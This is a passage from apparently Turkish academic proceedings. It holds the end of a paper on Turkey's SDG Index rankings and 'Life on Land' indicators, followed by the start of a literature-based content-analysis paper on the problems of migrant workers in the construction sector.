15.9.1. 2011-2020 Biyoçeşitlilik Stratejik Planı'nın Aichi Biyoçeşitlilik Hedefi 2 ile uyumlu ulusal hedeflere yönelik ilerleme

15.a. Ekosistem ve biyoçeşitliliğin korunması ve sürdürülebilir kullanımı için finansal kaynakların artırılması

15.a.1. Biyoçeşitlilik ve ekosistemlerin sürdürülebilir kullanımı ve korunması konusunda resmi kalkınma yardımı ve kamu harcamaları

15.b. Sürdürülebilir orman yönetiminin finanse edilmesi ve teşvik edilmesi

15.b.1. Biyoçeşitlilik ve ekosistemlerin sürdürülebilir kullanımı ve korunması konusunda resmi kalkınma yardımı ve kamu harcamaları

15.c. Küresel yasa dışı avlanma ve kaçakçılıkla mücadele edilmesi

15.c.1. Yasa dışı av ve kaçakçılık vasıtasıyla doğal hayatın ticarileşmesi oranı

Sürdürülebilir Kalkınma Raporu ve İndeksi ise her ülkenin sürdürülebilir kalkınma hedeflerine ulaşmak için bulunduğu durumu değerlendirmeyi sağlayan bir çalışmadır. 2015 yılında sadece OECD ülkeleri için hazırlanan rapor ve indeks, 2016 yılından itibaren BM üye ülkelerinin çoğunu kapsayacak şekilde hazırlanmıştır.

Sürdürülebilir Kalkınma Raporu ve İndeksi 2015 yılından beri Birleşmiş Milletler Sürdürülebilir Kalkınma Çözümler Ağı (UNSDSN) ile Bertelsmann Vakfı tarafından yıllık olarak yayınlanmaktadır [10]. Rapor ile her ülkenin 17 SKH'de nasıl performans gösterdiğini ve ülkelerin SKH'lerdeki genel

performansını sıralamaktadır. Bununla beraber rapor ve indeks BM'nin resmi bir raporu olmayıp, BM izleme çalışmalarını tamamlayıcı niteliktedir. Raporda değerlendirme için kullanılan göstergeler BM tarafından yayımlanan göstergelerden farklı bir şekilde tanımlanmakla birlikte, BM göstergeleri ile uyumlu bir şekilde hazırlanmıştır. Raporun amacı ülkelere SKH'leri uygulamaya başlarken, eksik yönlerini görmelerine ve tedbirler geliştirmelerine olanak tanımaktır.

Sürdürülebilir Kalkınma Raporu ve İndeksi'nde kullanılan metot Avrupa Komisyonu Ortak Araştırma Merkezi (EU JRC) tarafından denetlenmektedir [11]. İndekste bir ülkenin, en kötünden (0 puan) en iyiye (100 puan) 0-100 arası bir puan aralığındaki konumu belirtilir. Ayrıca indekste ülkelerin bir hedefe ulaşıp ulaşmadığını gösteren yeşil, sarı veya kırmızı renklerdeki uyarı şeridi ile başarılı (yeşil), hazır (sarı) veya başarıdan ciddi şekilde uzak (kırmızı) performansı gösterilmektedir [12]. Sürdürülebilir Kalkınma İndeksinde Karasal Yaşam hedefi için 5 gösterge tanımlanmıştır. Bu göstergeler aşağıda verilmektedir [12]:

- Biyolojik çeşitlilik için önemli olan karasal alanlarda korunan ortalama alan
- Biyolojik çeşitlilik için önemli olan tatlı su alanlarında korunan ortalama alan
- Türlerin hayatta kalmasına ilişkin Kırmızı Liste Endeksi
- Kalıcı ormansızlaşma (orman alanı yüzdesi, 5 yıllık ortalama)
- İthalatta yer alan karasal ve tatlı su biyolojik çeşitlilik tehditleri (Mal ve hizmet ithalatında yer alan kara ve tatlı su türlerine yönelik tehditler)

2. TÜRKİYE'NİN SÜRDÜRÜLEBİLİR KALKINMA HEDEFLERİ İNDEKSİ (SDG İNDEKS) SIRALAMASI ve KARASAL YAŞAMLAR HEDEFİ BAKIMINDAN DURUMU

Türkiye'nin Sürdürülebilir Kalkınma Rapor ve İndekslerindeki 2015-2020 yılları arasındaki sıralaması Tablo 1'de verilmektedir.

Tablo 1. Türkiye'nin yıllara göre sürdürülebilir kalkınma indeksi sıralaması [12]

Yıllar	Ülke Sayısı	Gösterge Sayısı	Türkiye'nin İndeks Sıralaması	Türkiye'nin İndeks Puanı
2015	34	34	33	5.19
2016	149	79	48	66.1
2017	157	97	67	68.5
2018	156	109	79	66.0
2019	162	112	79	68.5
2020	166	113	70	70.3

Tablo 1'e göre Türkiye 2015 yılında 34 OECD ülkesi arasında 33. sırada yer alırken, ülke puanı 10 üzerinden 5,19 olarak gerçekleşmiştir. 2016 yılına göre her ne kadar ülke sıralaması gerilese de SKH'ler bakımından önemli iyileşmeler elde ederek, ülke puanını sürekli artırma eğilimi göstermiştir.

Türkiye'nin Sürdürülebilir Kalkınma Rapor ve İndekslerindeki Karasal Yaşam hedefine ait 'biyolojik çeşitlilik için önemli olan karasal alanlarda korunan ortalama alan' göstergesine göre uzun vadeli hedef olan 100 puan üzerinden durumu Tablo 2'de verilmiştir.

Tablo 2. Türkiye'nin yıllara göre biyolojik çeşitlilik için önemli olan karasal alanlarda korunan ortalama alan göstergesi bakımından durumu

Yıllar	2000	2002	2006	2010	2014	2018	Durum	Eğilim
Puan	2,07	2,07	2,27	2,42	2,47	2,47	●	→
Durumlar	●	●	●	●	●	●	●	●
Açıklama	SKH elde edildi	Zorluklar devam ediyor	Önemli zorluklar devam ediyor	Önemli zorluklar devam ediyor	Büyük zorluklar devam ediyor	Büyük zorluklar devam ediyor	Bilgi yok	
Eğilimler	↑	→	→	→	↓	↓	●...●	
Açıklama	SKH başarısını takip etme	Orta derecede iyileştirme	Durgun	Durgun	Azalan	Azalan	Eğilim bilgisi yok	














Türkiye'nin Sürdürülebilir Kalkınma Rapor ve İndekslerindeki Karasal Yaşam hedefine ait 'biyoçeşitlilik için önemli olan tatlı su alanlarında korunan ortalama alan' göstergesine göre uzun vadeli hedef olan 100 puan üzerinden durumu Tablo 3'te verilmiştir.

Tablo 3. Türkiye'nin yıllara göre biyoçeşitlilik için önemli olan tatlı su alanlarında korunan ortalama alan göstergesi bakımından durumu

Yıllar	2000	2002	2006	2010	2014	2018	Durum	Eğilim
Puan	3,75	3,75	3,77	4,22	4,39	4,39	●	→
Durumlar	●	●	●	●	●	●	●	●
Açıklama	SKH elde edildi	Zorluklar devam ediyor	Önemli zorluklar devam ediyor	Önemli zorluklar devam ediyor	Büyük zorluklar devam ediyor	Büyük zorluklar devam ediyor	Bilgi yok	
Eğilimler	↑	→	→	→	↓	↓	●...●	
Açıklama	SKH başarısını takip etme	Orta derecede iyileştirme	Durgun	Durgun	Azalan	Azalan	Eğilim bilgisi yok	

'Türlerin hayatta kalmasına ilişkin kırmızı liste endeksi' göstergesine göre uzun vadeli hedef olan 1 puan üzerinden durumu Tablo 4'te verilmiştir.

Tablo 4. Türkiye'nin yıllara göre türlerin hayatta kalmasına ilişkin kırmızı liste endeksi göstergesi bakımından durumu

Yıllar	2000	2006	2010	2014	2018	2020	Durum	Eğilim
Puan	0.88	0,88	0,88	0,88	0,88	0,9		
Durumlar								
Açıklama	SKH elde edildi	Zorluklar devam ediyor	Önemli zorluklar devam ediyor		Büyük zorluklar devam ediyor		Bilgi yok	
Eğilimler								
Açıklama	SKH başarısını takip etme	Orta derecede iyileştirme	Durgun		Azalan		Eğilim bilgisi yok	

Türkiye 'kalıcı ormansızlaşma' göstergesi bakımından 2018 yılında 0,04 puan olarak uzun vadeli hedef olan 0 değerine yaklaşarak SKH başarısı elde etmiştir. Bu başarıda 2000 yılında 26,2% olan ormanla kaplı arazi oranını 2020 yılında 28,9%'a yükseltmesi önemli bir rol oynamıştır [7]. Benzer şekilde 'karasal ve tatlı su biyoçeşitlilik tehditleri' göstergesi bakımından da 2018 yılında 0,68 puan olarak uzun dönem hedefi olan 0 değerine yaklaşarak, SKH başarısı elde etmiştir.

3. SONUÇ

Bu çalışma, Sürdürülebilir Kalkınma Hedeflerine (SKH) ait Sürdürülebilir Kalkınma İndeksi ve Raporları üzerinde yürütülmüştür. Çalışma ile Sürdürülebilir Kalkınma İndeksine göre Türkiye'nin 2016-2020 yılları arasındaki sıralaması ve 17 sürdürülebilir kalkınma hedefinden biri olan Karasal Yaşamın Korunması hedefine ait göstergeler bakımından durumunun zaman içindeki değişimi değerlendirilmiştir. Çalışmanın sonuçlarına göre Türkiye 2015 yılında 34 OECD ülkesi arasında Sürdürülebilir Kalkınma İndeksine göre 33. sırada yer alırken, 2016 yılı Sürdürülebilir Kalkınma İndeksine göre 149 ülke arasında 48. sırada, 2020 yılında ise 166 ülke arasında 70. sırada yer almıştır. Bununla birlikte Türkiye ülke puanını 2016-2020 yılları arasında 66.1'den 70.3'e yükselterek, birçok alanda iyileşme göstermiştir.

Sürdürülebilir Kalkınma İndeksi Raporlarına göre Türkiye SKH'nin 17 hedefinden biri olan Karasal Yaşamın Korunması ve buna ait 5 gösterge bakımından zaman içinde önemli bir mesafe almıştır. Özellikle ormansızlaşma ve karasal ve tatlı su biyoçeşitlilik tehditleri ile mücadele bakımından önemli bir SKH başarısı elde etmiştir. Fakat hala bu hedef ve göstergeleri bakımından büyük zorlukların devam ettiği ve durgun bir eğilimle ilerlediği şeklinde değerlendirilmiştir. Bununla beraber Türkiye ekosistemlerin ve ormanların sürdürülebilir kullanımı, çölleşmeyle mücadele ve biyolojik çeşitlilik kaybının durdurulmasını gerçekleştirdiği takdirde Karasal Yaşam hedefi bakımından SKH başarısı elde edebilir.

4. KAYNAKÇA

- [1] Anonymous, 1987. Report of the World Commission on Environment and Development: Our Common Future. <http://www.un-documents.net/our-common-future.pdf> [Accessed January 07, 2021].
- [2] C. Aksu. Sürdürülebilir Kalkınma ve Çevre. Güney Ege Kalkınma Ajansı, 2011, http://cevre.mf.duzce.edu.tr/Dokumanlar/cevre_mf/Dosyalar/S%C3%9CRD%C3%9CR%C3%9CLEB%C4%B0L%C4%B0R%20Kalk%C4%B1nma%20ve%20%C3%87evre.pdf [Accessed Dec. 10, 2018].
- [3] UN. United Nations. Report of the United Nations Conference on Environment and Development, 1993, <http://www.un.org/esa/dsd/agenda21/Agenda%2021.pdf> [Accessed August 09, 2018].
- [4] UN. United Nations. The Millennium Development Goals Report., 2014. <http://www.un.org/millenniumgoals/2014%20MDG%20report/MDG%202014%20English%20web.pdf> [Accessed August 09, 2018].
- [5] UNDP Turkey. Sustainable Development Goals, 2021. Goal 15: Life on land (undp.org) [Accessed January 07, 2021].
- [6] Küresel Amaçlar. 2021. Anasayfa | Kuresel Amaçlar (kureselamaclar.org) [Accessed Jan. 10, 2021].
- [7] UNSTAT. UN Statistical Division, 2021. — SDG Indicators (un.org) [Accessed Jan. 10, 2021].
- [8] UN. United Nations Sustainable Development Goals, 2021. <https://www.un.org/sustainabledevelopment/biodiversity/> [Accessed Jan. 10, 2021].
- [9] The Global Goals. Life on Land, 2021. Goal 15: Life on Land | The Global Goals [Accessed Jan. 10, 2021].
- [10] UNSDSN. United Nations Sustainable Development Solutions Network, 2021. Sustainable Development Solutions Network (unsdsn.org) [Accessed Jan. 05, 2021].
- [11] EUJRC. European Commission Joint Research Centre, JRC Technical Reports, 2019. EU Science Hub | The European Commission's science and knowledge service (europa.eu) [Accessed Jan. 05, 2021].
- [12] SDG İndex. Sustainable Development Report. Sustainable Development Report - Sustainable Development Report (sdgindex.org) [Accessed Jan. 05, 2021].

İNŞAAT SEKTÖRÜNDE GÖÇMEN İŞÇİ SORUNLARI

Özlem Reis¹, Esra Bostancıoğlu²

¹*İstanbul Kültür Üniversitesi, Mimarlık Fakültesi, İstanbul, TURKEY*

²*İstanbul Kültür Üniversitesi, Mimarlık Fakültesi, İstanbul, TURKEY*

reissozlem@gmail.com

ORCID: 0000-0002-5441-7739

ÖZET

Küreselleşen dünyanın en önemli gündem maddeleri arasında yer alan göç ve ona bağlı sorunlar her geçen yıl artmaktadır. Göçmen işgücü konusu da tüm dünyada bir sorun olarak karşımıza çıkmaktadır ve bu konuyu çeşitli açılardan ele alan çalışmalara rastlanmaktadır. İnşaat sektörü için de göçmen işgücü önemli bir sorundur. Literatürde son yıllarda göçmen işgücü sorunlarına yönelik pek çok çalışmaya rastlanmıştır. Türkiye’de göçe yönelik yapılan çalışmaların çoğu konuyu ekonomik ve siyasal açılardan ele almışlardır. Türkiye’de inşaat sektörü içinde istihdam edilen oldukça fazla göçmen bulunmasına rağmen, literatür de inşaat sektöründe hizmet veren göçmen işçilere ilişkin çok az sayıda çalışmaya rastlanmıştır. Türkiye’de inşaat sektörü hem küçük ölçekli firmaların sayısının fazlalığı, hem de kayıt dışı istihdamın yaygın oluşu nedeniyle göçmenlerin çalışması için ‘uygun’ bir sektördür. Şantiyelerde çalışan göçmen işgücü ekonomik, psikolojik, sosyal ve kültürel birçok sorunla karşı karşıya kalmaktadır. Türkiye’de inşaat sektörü yabancı işgücüne istihdam sağlayan sektörlerin başında gelmektedir. Yapılan araştırmalar incelendiğinde, yabancı işçilerin inşaat sektörünü seçmesinin başlıca nedeni inşaat sektörünün her eğitim düzeyinden ve seviyesinden insan barındıran çeşitli bir yapısının olması olarak belirlenmiştir. İnşaat sektöründe yabancı işgücünün tercih edilmesindeki büyük neden ise işgücünün ucuz olmasıdır. Ancak Türk inşaat sektörü yapısı içinde yabancı işçilerin şantiye çalışma ortamına girmesi pek çok sorunu beraberinde getirmektedir. Bu sorun hem işçi hem de işveren açısından büyük sorunlara neden olmaktadır.

Yapılacak çalışmada; konu ilgili literatür taranarak içerik analizi yöntemi ile inşaat sektöründe göçmen işçilere ait sorunlar belirlenecektir. İçerik analizi, göçmen işgücü ile sorunların belirli kelimeler ile ifade edilip sınıflandırması için literatürde yer alan metinlerin taranmasında kullanılabilir uygun bir yöntemdir. İçerik analizi yöntemi ile ilgili kaynaklar taranırken, belirlenen sorunların literatürdeki kaynaklardaki tekrarlanma sayıları da ortaya çıkacaktır. Böylece, inşaat sektöründeki göçmen işçilerin sorunları ve sorunların ağırlıkları belirlenmiş olacaktır.

Anahtar Kelimeler: Göç, Göçmen İşçi, İnşaat Sektörü

PROBLEMS OF MIGRANT WORKERS IN THE CONSTRUCTION SECTOR

ABSTRACT

Migration is one of the most significant agenda items in today's globalizing world. The intensity of migration as well as the challenges associated with it grow with each passing day. The issue of immigrant labour presents a challenge around the world. There are studies which examine the problems of immigrant workers from various angles. Immigrant labour is a significant challenge for the construction sector as well. The number of studies regarding migrant workers' problems has grown significantly in the literature in the recent years. The majority of studies conducted in Turkey regarding immigration examine the issue from an economic and political standpoint. Despite the presence of large numbers of immigrants employed in the Turkish construction sector the literature includes few studies on migrant workers who work in this sector. Turkey's construction sector is a 'good fit' for migrant workers due to the high number of small-scale enterprises and widespread informal employment. Migrant workers employed in construction sites face many economic, psychological, social and cultural issues. This, in turn, affects a worker's productivity levels. There is a need to find solutions to these problems in order to increase labour productivity across the construction sector. The construction sector in Turkey is one of the sectors, which employs foreign labor. When the researches conducted are examined, the main reason why foreign workers chose the construction sector is that the construction sector has a diverse structure that accommodates people from all education levels and levels. The main reason for the preference of foreign labor in the construction sector is that the labor force is cheap.

However, in the structure of the Turkish construction sector, the entry of foreign workers into the construction site work environment brings along many problems. This problem causes great problems for both the employee and the employer.

In the work to be done; The study will include a literature review focusing primarily on the articles published in the identify problems experienced by migrant workers in the construction sector. The content analysis serves as a suitable methodology which can be used in literature review to express and categorise problems experienced by migrant workers through a number of keywords across texts found in the literature. While content analysis is used to review sources, the review will generate numbers indicating the number of times the identified problems are repeated in the literature. Thus, the problems of migrant workers in the construction sector and the weight of the problems will be determined.

Keywords: *Immigration, Migrant Worker, Construction Sector*

1. GİRİŞ

Küreselleşen dünyanın en önemli gündem maddeleri arasında yer alan göç ve ona bağlı problemler her geçen yıl artmaktadır. Uluslararası Göç Örgütü'nün (IOM) 2020 Dünya Göç Raporu'nu inceleyen B2 Press, uluslararası göçmen sayısının 272 milyona dayandığını açıklamıştır. Uluslararası Göç Örgütü'nün (IOM) 2020 Dünya Göç Raporu'nu analizine göre dünya genelindeki göçmen sayısı 272 milyona yükselerek dünya nüfusunun %3,5'una ulaşmıştır. 2050 yılı için yapılan göç tahminleri, dünya genelindeki mülteci sayısının 230 milyona yükseleceği ve dünya nüfusunun %2,6'sını oluşturacağı yönündeydi. 2020 verileriyle birlikte bu tahminlerin üzerine 30 yıl öncesinden çıkmıştır. Göç edenlerin %62,4'ü 25-39 yaş aralığında yer almaktadır.

Türkiye jeopolitik konumu bakımından oldukça fazla göç alan bir ülkedir. Türkiye'ye göç edenlerin sayısı 2018 yılında bir önceki yıla göre %23,8 artarak 577 bin 457 kişi olmuştur. Türkiye'ye yurt dışından gelen nüfusun 110 bin 567'si Türkiye Cumhuriyeti (T.C.) vatandaşı iken 466 bin 890'ını yabancı uyruklu nüfustur. Türkiye'ye 2018 yılında gelen yabancı uyruklu nüfusun içerisinde ilk sırayı %23,6 ile Irak vatandaşları almıştır. Bunu sırasıyla %9,6 ile Afganistan, %8,4 ile Suriye, %7,5 ile Türkmenistan ve %6,8 ile İran vatandaşları izlemiştir. Türkiye'den göç eden yabancı uyruklu nüfusun içerisinde ilk sırayı %20,6 ile yine Irak vatandaşları almıştır. Bunu sırasıyla %7,4 ile Azerbaycan, %7 ile Özbekistan, %5,4 ile Türkmenistan ve %4,9 ile İran vatandaşları takip etmiştir [1].

Göç ve göçmen işgücü konusu tüm Dünya'da bir sorun olarak karşımıza çıkmaktadır ve bu konuyu çeşitli açılardan inceleyen çalışmalara rastlanmaktadır. İnşaat sektörü için de göçmen işgücü bir


problemdir. Literatürde yapılmış olan çalışmalar incelendiğinde; son yıllarda göçmen işgücü ile ilgili pek çok çalışmaya rastlanmıştır. Yayın sayılarına bakıldığında, ilgili konuların son yıllarda çok önemli konular olduğu ve bütün dünyada pek çok araştırma yapıldığı açıktır [2]. Tüm dünyada olduğu gibi Türkiye'de de inşaat sektöründe göçmen işgücüne ait sorunların tespit edilerek çözüm önerilerinin geliştirilmesi gerekmektedir. YÖK Tez Merkezi'nden Türkiye'de "göç", göçmen", "yabancı işgücü", "göçmen işçi" terimlerini kapsayan lisansüstü tezler taranmıştır. "Göç" terimine çok farklı alanlarda çok fazla tezde rastlanmıştır. Mimarlık ve İnşaat Mühendisliği alanında konu ile ilgili tezler incelendiğinde, Mimarlık alanında üretilen 31 adet lisansüstü tezin araştırma konularının kent, bina veya mekan ölçeğindeki tasarım problemlerine ilişkin olduğu görülmektedir. Lisansüstü tezlerde "yabancı işgücü" terimini kapsayan 50 adet ve "göçmen işçi" terimini kapsayan 82 adet teze ulaşılmıştır. Bu tezler Ziraat, Sosyoloji, Ekonomi, İşletme, Eğitim-Öğretim, Hukuk, Uluslararası İlişkiler gibi pek çok farklı alanda yapılmıştır. Bu terimleri kapsayan Mimarlık alanında herhangi bir lisansüstü teze rastlanmamıştır. İnşaat Mühendisliği alanında "göçmen işçi" terimini kapsayan sadece bir teze rastlanmıştır [3]. Tezde, ülkemizde İş Sağlığı ve Güvenliği uygulamalarının gelişmiş ülkeler düzeyine çıkarılması için başlıca gereksinimlerden birinin de göçmen işçiler için yasal düzenlemelerin yapılması olduğu öne sürülmüştür [4].

Literatürde yapılan çalışmalar incelendiğinde günümüzde göçmen işgücünün bütün alanlarda önemli bir konu olduğu görülmektedir. Türkiye nüfusu içinde büyük oranda göçmen işgücü bulunmaktadır ve bu konuyla ilgili pek çok problem yaşanmaktadır. Türkiye'de yapılan çalışmaların birçoğu bu konuyu ekonomik ve siyasal açılardan ele almışlardır. Göçmenlerin yoğun olarak inşaat sektöründe istihdam edildikleri görülmektedir. İnşaat sektörü her eğitim grubunu içinde barındıran bir sektördür. Türkiye'de inşaat sektörü içinde istihdam edilen oldukça fazla göçmen bulunmasına rağmen, literatürde inşaat sektöründe hizmet veren göçmen işçilere ilişkin çok az sayıda çalışmaya rastlanmıştır. Günümüzde inşaat sektöründe yabancı işgücünün sorunları inşaat sektöründeki verimliliğin artırılması amacıyla araştırılması gereken önemli bir konudur. Türkiye'de inşaat sektörü hem küçük ölçekli firmaların sayısının fazlalığı ve hem de kayıt dışı istihdamın yaygın oluşu nedeniyle göçmenlerin çalışması için 'uygun' bir sektördür. Şantiyelerde çalışan göçmen işgücü ekonomik, psikolojik, sosyal ve kültürel birçok sorunla karşı karşıya kalmaktadır. Bu durum da işçinin üretkenliğini etkilemektedir. İnşaat sektöründe işgücünün verimliliğini artırmak için bu sorunlara çözüm bulunması gerekmektedir.

Yapılacak çalışmada, kapsamlı bir literatür çalışması sonucu inşaat sektöründe istihdam edilen göçmen işgücüne ait sorunların ve yapılacak içerik analizi sonucu bu sorunların ağırlıklarının belirlenmesi hedeflenmiştir.

2.YÖNTEM

Çalışmanın yöntemine ait akış şeması Şekil 1’de görülmektedir. İnşaat sektöründe istihdam edilen göçmen işgücüne yönelik olarak yapılmış çalışmalar belirlendikten sonra, ilgili kaynaklar içerik analizi yöntemi ile taranarak inşaat sektöründeki göçmen işgücünün sorunları ve ilgili kaynaklarda bu sorunların tekrarlanma sıklıkları belirlenecektir.



Şekil 1. Yönteme ilişkin akış şeması

2.1 Literatür Araştırması

İnşaat sektöründe istihdam edilen göçmen işgücüne yönelik çalışmalar literatürden taranmıştır. Konu ile ilgili 71 adet kaynağa ulaşılmıştır. Bu kaynakların 1 adedi anket ve inceleme, 2 adedi araştırma, tez ve araştırma makalesi, 5 adedi bildiri ve 58 adedi makaledir. Çalışma kapsamında bundan sonraki adımda bu kaynaklar içerik analizi yöntemi ile taranarak, inşaat sektöründe istihdam edilen göçmen işgücüne yönelik sorunlar belirlenecektir.

2.2. İçerik Analizi

İçerik analizi; yazılı, sözlü veya görsel iletişim mesajlarını analiz etmenin bir yöntemidir [5]. İçerik analizi sayesinde, kelimeleri içerikle ilgili daha az kategoride incelemek mümkündür. Aynı kategoride sınıflandırıldığında kelimelerin, ifadelerin ve benzerlerinin aynı anlamı paylaştığı varsayılmaktadır [6]. Metin ve alan notlarının sistematik olarak incelenmesi; temaların tanımlanması ve gruplanması, kategorilerin kodlanması, sınıflandırılması ve geliştirilmesidir [7]. Nitel içerik analizinde, sonuçlar kategori ve/veya temalar halinde sunulur [8].

İçerik analizi, göçmen işgücü ile sorunların belirli kelimeler ile ifade edilip sınıflandırması için literatürde yer alan metinlerin taranmasında kullanılacak uygun bir yöntemdir. İçerik analizi yöntemi

ile ilgili kaynaklar taranırken, belirlenen sorunların literatürdeki kaynaklardaki tekrarlanma sayıları da ortaya çıkacaktır.

2.3. Örneklemin Belirlenmesi

1996-2020 yılları arasında inşaat sektöründeki yabancı işgücü sorunlarına yönelik olarak yayınlanmış kaynaklar örneklemini oluşturmaktadır. Çoğunluğu Web of Science’ de yer alan makaleler olmak üzere toplam 71 adet kaynak taranmıştır.

2.4. Kategorilerin Belirlenmesi

İçerik analizinde örneklemin belirlenmesinin ardından kategorilerin belirlenmesi gerekmektedir. 71 adet kaynağın özetlerinin taranması sonucunda, göçmen işgücü sorunlarına ait kategoriler belirlenmiştir. Kategoriler belirlenirken benzer sorun başlıkları tek kategori altında toplanmıştır. Tablo 1’de kategoriler ve altında yer alan sorunlar görülmektedir. Kategoriler; “ayrımcılık sorunu”, “bağlılık sorunu”, “çalışma koşulları sorunu”, “emek sorunu”, “geçici çalışma sorunu”, “göçmen sayısındaki artış sorunu”, “güvencesiz çalışma sorunu”, “iletişim sorunu”, “iş becerisi sorunu”, “iş güvenliği sorunu”, “kültürel farklılık sorunu”, “ödeme kaynaklı sorun”, “sağlık sorunu”, “sosyal sorun”, “verimlilik sorunu”, “yaşam koşulları sorunu” olarak listelenmiştir.

Tablo 1. Göçmen işgücü sorunlarına ait kategoriler

Kategori	Sorun	Kaynak
Ayrımcılık Sorunu	* İşçiler arasındaki ayrımcılık	[10] [24]
Bağlılık Sorunu	* Yabancı işçilere aşırı bağımlılık	[9] [11]
Çalışma koşulları sorunu	* Kaçak işçilerin varlığı	[9]
	* Çalışma koşullarına dikkat çekmek	[21]
	* İşçilerin işe alma koşullarına olan güvensizlikleri	[16]
	* Göçmenler arasındaki çalışma kültürü farklılığı	[18]
	* Yabancı işçilerin işten ayrılma oranlarını azaltmak	[19]
	* Esnek işgücünün kontrol edilememesi	[20]
	* Göçmen inşaat işçilerinin ücretlerinin ve çalışma koşullarının düşürülmesi	[21]
	* İşe alım davranışları	[22]
	* Kötüleşen istihdam koşulları	[23]
	* İşçiler arası ücret ve çalışma farkı	[27]
	* Düzensiz işgücü oluşumu	[30]
	* Yerel işgücü isteksizliği	[31]
	* Göçmen inşaat işçilerinin çevresel risk algısı	[33]
	* İstikrarsız istihdam koşulları	[44]
* İşe alımda karşılaşılan zorluklar	[53]	
* Güvencesiz istihdam rejimleri	[57]	

	* İnşaat sektöründeki göçmen çalışanların istihdam yörüngeleri	[60]
	* İşe devamsızlığın ve işçilerin işten ayrılma hızının artan işgücü maliyetlerine ve üretkenliğin azalması	[70]
	* Yabancı işçilerin istihdamını kısıtlanması	[75]
Emek sorunu	* Emek göçünün devlet karşısında direnmesi	[48]
	* Göçmen emeğinin sömürülmesi	[49] [79]
	* İnşaat sektörünün işgücü arzı sorunu	[78]
Geçici çalışma sorunu	* Kısa vadeli çalışanların ekonomik göçü	[77]
Göçmen sayısındaki artış sorunu	* Afet sonrası artan göçmen işçi sayısı	[59]
	* Yabancı işçi sayısının fazlalığı	[74]
Güvencesiz çalışma sorunu	* Güvencesiz kayıt dışı çalışmada bulunan çeşitlilik	[37]
	* Güvencesiz istihdamın sosyal yıpratıcılığı	[46]
	* Göç ve inşaatın temelini oluşturan özel güvencesizlik koşullarını incelemek	[66]
	* Güvencesiz istihdam rejimleri	[57]
İletişim sorunu	* Göçmen işçilerde zayıf iletişim ve dil becerilerinin eksikliğinden kaynaklanan iş kazaları	[63]
	* Dil farklılığının kapsamını ve bunun iş sağlığı ve güvenliği riskleri üzerindeki etkileri	[76]
	* Göçmen inşaat işçileri arasındaki sosyal ağlar	[47]
İş becerisi sorunu	* Göçmen işçilerin işgücü ve beceri eksikliği	[14]
	* Yabancı işçilerin düşük iş kalitesine neden olması	[17] [29]
	* Göçmen becerisinin işyeri uygulamalarını değiştirmesi	[54]
	* Vasıflı ve vasıfsız yabancı işçilerin etkisi	[73]
	* Düşük vasıflı göçmen inşaat işçileri üzerinde yapılan bir çalışma	[67]
İş güvenliği sorunu	* Göçmen işçilerin yüksek kaza oranı	[26]
	* İş güvenliği önlemlerinin yetersizliği	[28]
	* Yerli ve yabancı işçiler arasındaki güvenlik algısı farklılıkları	[32]
	* Göçmen işçilerin kaza riski	[34]
	* İnşaat sektöründeki yüksek kaza ve ölüm oranları	[35]
	* Yabancı işçilerin karıştığı endüstriyel kazalar	[38]
	* Şantiye yöneticileri ile yabancı işçiler arasındaki inşaat güvenliği eğitimi farkındalığındaki farklılığı	[39]
	* Göçmen işçiler için yüksek kaza, yaralanma ve ölüm riski	[40]
	* Yüksek oranlardaki mesleki ölüm ve yaralanma	[41]
	* Mesleki güvenlik açıkları	[42]
	* Göçmen işçilerin tehlikeli durumunu	[45]
	* İnşaat işçilerinin maruz kaldığı işyeri ölümleri ve kayıp zaman yaralanmaları	[50]
	* Şantiye kazaları	[51]
	* Göçmenler arasında mesleki ve mesleki olmayan ölümleri	[52]
	* Göçmen işçilerin tehlikeli şantiyelerde çalışması	[55]
	* Mesleki yaralanmaların altında yatan iş organizasyonu faktörleri	[56]
	* Şantiyelerdeki göçmen işçilere tehlikelerin ve kontrollerin iletilmesi	[62]
* Göçmen işçilerde zayıf iletişim ve dil becerilerinin eksikliğinden kaynaklanan iş kazaları	[63]	
* Güvenlik iyileştirmeleri	[69]	

	* Dil farklılığının kapsamını ve bunun iş sağlığı ve güvenliği riskleri üzerindeki etkileri	[76]
Kültürel farklılık sorunu	* Yabancı işçilerin yönetiminde kültürel farklılıkların dikkate alınması	[15]
	* Göçmenler arasındaki çalışma kültürü farklılığı	[18]
Ödeme kaynaklı sorun	* Göçmen inşaat işçilerinin ücretlerinin düşürülmesi	[21]
	* İşçiler arası ücret ve çalışma farkı	[27]
	* Göçmen işçilerin mesleki ücret yapısı	[58]
	* İşçi ücretlerindeki artış	[64]
	* İşe devamsızlığın ve işçilerin işten ayrılma hızının artan işgücü maliyetlerine ve üretkenliğin azalması	[70]
Sağlık sorunu	* Göçmen işçilerin psikosozyal çalışma koşulları	[45]
	* Genel sağlık algısı	[51]
	* Göçmen işçilerin psikolojik sağlığı	[61]
	* Sağlık iyileştirmeleri	[69]
	* İşçiler arasında oluşan sağlık problemleri	[71]
	* Dil farklılığının kapsamını ve bunun iş sağlığı ve güvenliği riskleri üzerindeki etkileri	[76]
Sosyal sorun	* Suç faaliyetlerinde veya sosyal sorunlarda artış	[9]
Verimlilik sorunu	* Göçmen işgücünün verimlilik üzerindeki etkisi	[12] [36]
	* Göçmen işçilerin inşaat sektöründe toplam faktör verimliliği üzerindeki etkisi	[25]
	* Şantiyedeki düşük işgücü verimliliği	[72]
	* İşe devamsızlığın ve işçilerin işten ayrılma hızının artan işgücü maliyetlerine ve üretkenliğin azalması	[70]
Yaşam koşulları sorunu	* Göçmen işçilerin sosyal dışlanması	[43]
	* Göçmen işçilerin değiştirdiği demografik yapı	[58]
	* Göçmen işçiler için kötü barınma ve düşük yaşam alanlarını	[65] [68]

2.5. Veri Analizi

Veri analizi adımımda 71 çalışma; “ayrımcılık sorunu”, “bağlılık sorunu”, “çalışma koşulları sorunu”, “emek sorunu”, “geçici çalışma sorunu”, “göçmen sayısındaki artış sorunu”, “güvencesiz çalışma sorunu”, “iletişim sorunu”, “iş becerisi sorunu”, “iş güvenliği sorunu”, “kültürel farklılık sorunu”, “ödeme kaynaklı sorun”, “sağlık sorunu”, “sosyal sorun”, “verimlilik sorunu”, “yaşam koşulları sorunu” kategorileri olmak üzere 16 kategori başlığı altında değerlendirilmiştir. Tablo 1’de de görüldüğü üzere, 16 kategori başlığı altında yer alan sorunlar belirlenmiştir.


2.6. Sayım Sisteminin Belirlenmesi

